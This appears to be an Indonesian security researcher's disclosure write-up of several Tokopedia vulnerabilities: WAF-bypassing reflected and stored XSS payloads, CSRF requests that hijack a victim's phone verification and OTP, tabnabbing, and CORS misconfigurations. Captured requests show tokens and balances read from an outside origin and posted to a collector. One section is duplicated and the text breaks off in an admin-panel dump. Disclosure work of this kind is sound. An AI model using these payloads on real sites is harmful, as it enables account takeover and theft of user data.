

Detail Temuan

[1] Bypassing WAF rules – XSS

Pada saat melakukan fuzzing, kami menemukan adanya reflected string di <https://www.tokopedia.com/iklan?source=footer>

Contoh :

input: source=footer123

output: Tokopedia

input: source=footer" hello="

output: Tokopedia

Nice... quote tidak dilakukan escape, maka langkah selanjutnya kami coba menyisipkan event onmouseover pada DOM

input: source=footer" style="background:red" onmouseover="alert(document.domain)"><x="

output: Tokopedia

Hei kemana perginya onmouseover?

Onmouseover terfilter oleh WAF?, kami melakukan riset lebih lanjut dan berkesimpulan bahwa urutan rule filternya seperti ini :

1. Hapus semua event html (onmouseover, onkeyup, onerror) dll → namun ternyata semua bentuk pattern dengan prefix on dihilangkan juga seperti "oncom, onabcd, ondelondel"
2. Karakter lebih besar (>) dan lebih kecil (<) diganti dengan spasi " "

Sudah kuatkah filternya? sayangnya tidak, untuk rule terakhir justru menjadi celah karena rule tersebut "membantu" menghindari untuk rule pertama. Tentu saja tidak terlalu sulit untuk melakukan bypass rule dari WAF tersebut.

source=footer" style="background:red; "<onmouseover="alert(document.domain)"><x="

```
<a class="site-logo" href="https://www.tokopedia.com/iklan?source=footer" style="background:red; " onmouseover ="alert(document.domain)" x="&medium=desktop">Tokopedia</a>
```

Dan hasilnya... XSS ter-trigger



Bahayanya apa?

XSS dapat mencuri token csrf untuk melakukan banyak hal seperti :

- Mendapatkan informasi user lain seperti (nama, email, no hp, no rekening, dll)
- Mematikan OTP user lain
- Memasukkan barang ke keranjang tanpa sepengetahuan user
- Melihat inbox user lain
- dll

[2] Hijacking Phone Number & OTP other users – CSRF

Kasus ini berlaku untuk user yang sebelumnya belum melakukan verifikasi nomor handphone dan user yang mengganti nomor handphone tetapi belum memverifikasi kembali. Payload dijalankan secara berurutan, payload pertama untuk meregistrasi sekaligus mengirimkan OTP ke nomor hp attacker, payload kedua untuk melakukan verifikasi dari OTP yang didapat.

Pertama kali terlihat bahwa proses verifikasi nomor handphone tidak diperlukan sebuah token csrf, maka seharusnya jika tidak ada hal yang membatasi seperti CSP maka exploit akan berfungsi. Mari kita coba :

Payload pertama adalah payload untuk memaksa *victim user* melakukan pengiriman kode OTP ke HP attacker yang berguna untuk mendaftarkan nomor HP *attacker* ke akun *victim* :

[GET] /ajax/msisdn.pl?action=event_sent_verification_code&phone=[attacker phone]&update_flag=&email_code=&v=[timestamp]

Kemudian payload kedua adalah memaksa *victim user* untuk memasukkan OTP yang sudah diperoleh sebelumnya dari payload pertama agar proses verifikasi nomor HP *attacker* valid :


[POST]

/msisdn-verification.pl?action=verifikasi&type=home

phone=[attacker phone]&code=[PIN OTP yang diperoleh]&submit=

Begini langkah eksploitasinya (No HP *attacker* : 087817000088 & No HP *victim*: 087771203366) :

1. Victim melakukan pendaftaran seperti biasa.




The image shows a registration form for Tokopedia. It includes fields for Name (John Doe), Phone Number (087771203366), Email (jdoe222@yahoo.com), Password (masked with dots), and Confirm Password (masked with dots). There are radio buttons for Gender (Male selected, Female) and a Date of Birth section with dropdowns for Day (17), Month (August), and Year (1985). Below the form, there is a line of text: "By clicking Register Account, I confirm I have agreed to [Terms & Conditions](#) and [Security Privacy](#) of Tokopedia." At the bottom is a green button labeled "Register Account".



2. Victim mengunjungi situs yang telah dipasang payload tersebut.
3. Ketika victim mengunjungi situs tersebut maka payload langsung bekerja secara otomatis



Just Another Page



4. Ketika victim kembali ke akun tokopedia maka nomor hp victim akan terisi nomor hp attacker, pwned!



[3] Tabnabbing

Tabnabbing adalah salah satu kategori *next level phishing*, serangan ini bertujuan mengelabui user untuk mendapatkan sensitif data berupa username dan password, cara kerjanya sendiri adalah seperti berikut :

1. Attacker membuat link di halaman tokopedia
2. Victim klik link tersebut, sehingga akan membuka tab baru
3. Ketika victim kembali ke tab sebelumnya maka tab sebelumnya telah berubah/berpindah

Agar lebih jelasnya silahkan melihat video berikut :

```
[fvplayer src="https://cnetion.com/video/vulnerability/tabnabbing-tokopedia.mp4" width="1920" height="1080"]
```

Solusi dapat menggunakan banyak cara diantaranya :

1. Jika memungkinkan hindari penggunaan `target=_blank`
2. Tambahkan atribut `rel="noreferrer"`
3. Jika menggunakan js dapat menambahkan null pada properti `window.opener`

```
<script>var win=window.open(url, "target=_blank");win.opener=null;</script>
```

Bug ini tergolong mudah dilakukan (halaman target tidak harus mengikuti same-origin policy, sehingga domain yang berbeda pun dapat dilakukan reload secara background) sehingga kemungkinan berhasil mengelabui user cukup tinggi, apalagi jika diakses melalui mobile browser yang seringkali tidak ditampilkan URL nya.

[4] Get sensitive data other users – CORS Misconfiguration

Beberapa transfer data lintas domain / cross-domain dari Tokopedia terdapat miskonfigurasi, tidak ada pengecekan/whitelist origin menyebabkan seseorang dapat merekam data user tokopedia melalui origin di luar tokopedia, tanpa perlu interaksi lebih lanjut.

Beberapa data yang dapat diambil oleh attacker antara lain :

1. Token
2. Pesan/inbox
3. Pulsa
4. Saldo

Request

RawParamsHeadersHex

GET /message/v1/inbox?start=0&filter=all&keyword=×tamp=1484133150567&platform=desktop&master=0&inboxtype=inbox HTTP/1.1
Host: inbox.tokopedia.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.tokopedia.com/inbox-message.pl?page=1&nav=inbox-message&filter=all&keyword=
Origin: https://www.ethic.ninja
Cookie: auc=22a219fd159214f0a45b20d3b2;
_BID_TOKOPEDIA=b47877328230f1a0a8a6d604c5d2ced8;

Response

RawHeadersHex

HTTP/1.1 200 OK
Date: Wed, 11 Jan 2017 11:13:15 GMT
Content-Type: application/json
Connection: close
Server: nginx
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https://www.ethic.ninja
Cache-Control: no-transform,private,max-age=300,s-maxage=300
Last-Modified: Thu, 05 Jan 2017 10:46:53 GMT
X-Datadog-Collect: message.inbox.duration
X-Datadog-Tags: type:desktop
X-TKP-SRV-ID: ip-10-0-12-5
Content-Length: 33441

({"status":0,"inboxtype":"inbox","count":11,"start":0,"rows":11,"keyword":"","re

Get Token :

com/cors/xhr.php

Nothing here but XHR

ConsoleHTMLCSSScriptDOMNetCookiesFireStorage Plus!

ClearPersistProfileAllErrorsWarningsInfoDebugInfoCookies

GET https://inbox.tokopedia.com/token/v1/generate 200 OK 250ms xhr.php (line 28) 1

HeadersResponseJSON

{
 "status": "OK",
 "config": null,
 "message_error": null,
 "data": {
 "is_success": 1,
 "token": "XjKXGd1WKasqzviUGeakYrqYrWbFYKwaUrTLVubGtxjReLSvKckHspXANQqjRkQC"
 },
 "server_process_time": "0.000458"
}

POST http://com/cors/store.php 200 OK 58ms xhr.php (line 40)

HeadersPostResponseHTMLJSON

{
 "status": "OK",
 "config": null,
 "message_error": null,
 "data": {
 "is_success": 1,
 "token": "XjKXGd1WKasqzviUGeakYrqYrWbFYKwaUrTLVubGtxjReLSvKckHspXANQqjRkQC"
 },
 "server_process_time": "0.000458"
}

Get Saldo :

com/cors/xhr.php

Nothing here but XHR

ConsoleHTMLCSSScriptDOMNetCookiesFireStorage Plus!

ClearPersistProfileAllErrorsWarningsInfoDebugInfoCookies

GET https://pula.tokopedia.com/ajax/order-list?action=get_deposit 200 OK 278ms xhr.php (line 28) 1

ParamsHeadersResponseJSON

{
 "success": 1,
 "deposit_amount": "Rp 334.240"
}

POST http://com/cors/store.php 200 OK 76ms xhr.php (line 40)

HeadersPostResponseHTMLJSON

{
 "success": 1,
 "deposit_amount": "Rp 334.240"
}

! Strict-Transport-Security: The site specified a header that could not be parsed successfully.

Bypassing WAF rules – XSS (2)

Kali ini kami mencoba untuk mencari bug di m.tokopedia.com, ditemukan bahwa pada halaman katalog terdapat XSS.

url : <https://m.tokopedia.com/catalog/50985/oppo-a39?page=4&tab=gallery>

parameter : page

Nilai dari parameter page ditulis ulang (reflective) di beberapa tempat seperti :

1. `<meta name="title" content="Galeri Oppo A39 | Tokopedia, Halaman , Halaman 4" />`
2. `<meta property="og:title" content="Galeri Oppo A39 | Tokopedia, Halaman , Halaman 4"/>`
3. `<title>Galeri Oppo A39 | Tokopedia, Halaman , Halaman 4</title>`

Dari hasil riset tags yang tidak terkena escape quote adalah tag nomor 1 dan 2. Masih dengan kurang lebih teknik yang sama dengan report XSS yang sebelumnya, akhirnya didapat payload seperti berikut :

```
https://m.tokopedia.com/catalog/50985/oppo-a39?page=4"><aprompt(document.domain)>&tab=gallery
```

[5] Bypassing WAF rules – XSS (2)

Kali ini kami mencoba untuk mencari bug di m.tokopedia.com, ditemukan bahwa pada halaman katalog terdapat XSS.

url : <https://m.tokopedia.com/catalog/50985/oppo-a39?page=4&tab=gallery>


parameter : page

Nilai dari parameter page ditulis ulang (reflective) di beberapa tempat seperti :

1. `<meta name="title" content="Galeri Oppo A39 | Tokopedia, Halaman , Halaman 4" />`
2. `<meta property="og:title" content="Galeri Oppo A39 | Tokopedia, Halaman , Halaman 4"/>`
3. `<title>Galeri Oppo A39 | Tokopedia, Halaman , Halaman 4</title>`


Dari hasil riset tags yang tidak terkena escape quote adalah tag nomor 1 dan 2. Masih dengan kurang lebih teknik yang sama dengan report XSS yang sebelumnya, akhirnya didapat payload seperti berikut :

```
https://m.tokopedia.com/catalog/50985/oppo-a39?page=4"><aprompt(document.domain)>&tab=gallery
```



[6] Bypassing Same Origin Policy


Pada saat melakukan testing graphql terlihat ada beberapa data sensitive yang dikeluarkan seperti, id, email, phone, saldo dll. Maka untuk “mencuri” data tersebut kami coba dengan eksploitasi CORS Misconfiguration, pada percobaan pertama dengan mengganti origin menjadi <https://ethic.ninja> namun seperti gambar di bawah hal ini sudah ditangani dengan baik.



Kemudian dicoba melakukan manipulasi origin menjadi <http://tokopedia.com.cnetion.com> hasilnya server melakukan respon balik secara normal! Hal ini berlaku juga untuk :


- <https://cnetion.com/tokopedia.com>
- <http://bukantokopedia.com>

Jadi kesimpulannya semua origin yang memiliki string tokopedia.com akan diterima.



PoC :

<http://tokopedia.com.cnetion.com/cors.html>




[7] View Authenticated Admin Panel Tokopedia! – Stored XSS

Pencarian bug masih berlanjut, kali ini melakukan cek dengan salah satu inputan registrasi ketika membuka toko baru di tokopedia yaitu inputan... **Nama toko**

Ya anda tidak salah baca, inputan nama toko belum tersanitasi dengan baik! pada saat memberikan nama toko kami memberi inputan :

`<svg/onload=alert(1)>`

Dan payload ini tertrigger di halaman buyer.



Tapi payload tidak bekerja sampai disitu saja, payload ini juga tembus sampe ke sistem panel admin tokopedia!

User+Shop+Product+Transaction+Order+Recharge+Scout+

Option

Watchtower Order

Customer Email

Customer Email

Shop Email

Shop Email

Invoice

Invoice

Submit

Reset

Category

** All Categories **

Status

Active Case

Payment

Promo

Date

23/07/2017

24/07/2017

Score

From...

To...

Probability Score

From...

To...

Show5Rows

Oldest Active Case ▲	Shop	Invalid TX	History				Action
			Watchtower	Moderate	Banned	Reputation Penalty	
Senin, 24 Juli 2017, 11:04	<div></div> <div>Open Since: Rabu, 27 Juli 2016, 20:44</div>	<div>1 Case(s)</div>	2	0	0	0	<div>Extend All Active</div> <div>Unhold All Active</div> <div>Refund All Active</div>
Senin, 24 Juli 2017, 11:41	<div></div> <div>Open Since: Senin, 23 Januari 2017, 15:03</div>	<div>1 Case(s)</div>	8	0	0	0	<div>Extend All Active</div> <div>Unhold All Active</div> <div>Refund All Active</div>
Senin, 24 Juli 2017, 11:46	<div></div> <div>Open Since: Rabu, 27 Januari 2016, 17:49</div>	<div>1 Case(s)</div>	1	0	0	0	<div>Extend All Active</div> <div>Unhold All Active</div> <div>Refund All Active</div>
Senin, 24 Juli 2017, 11:47	<div></div> <div>Open Since: Jumat, 23 September</div>	<div>1 Case(s)</div>	5	0	0	1	<div>Extend All Active</div> <div>Unhold All Active</div>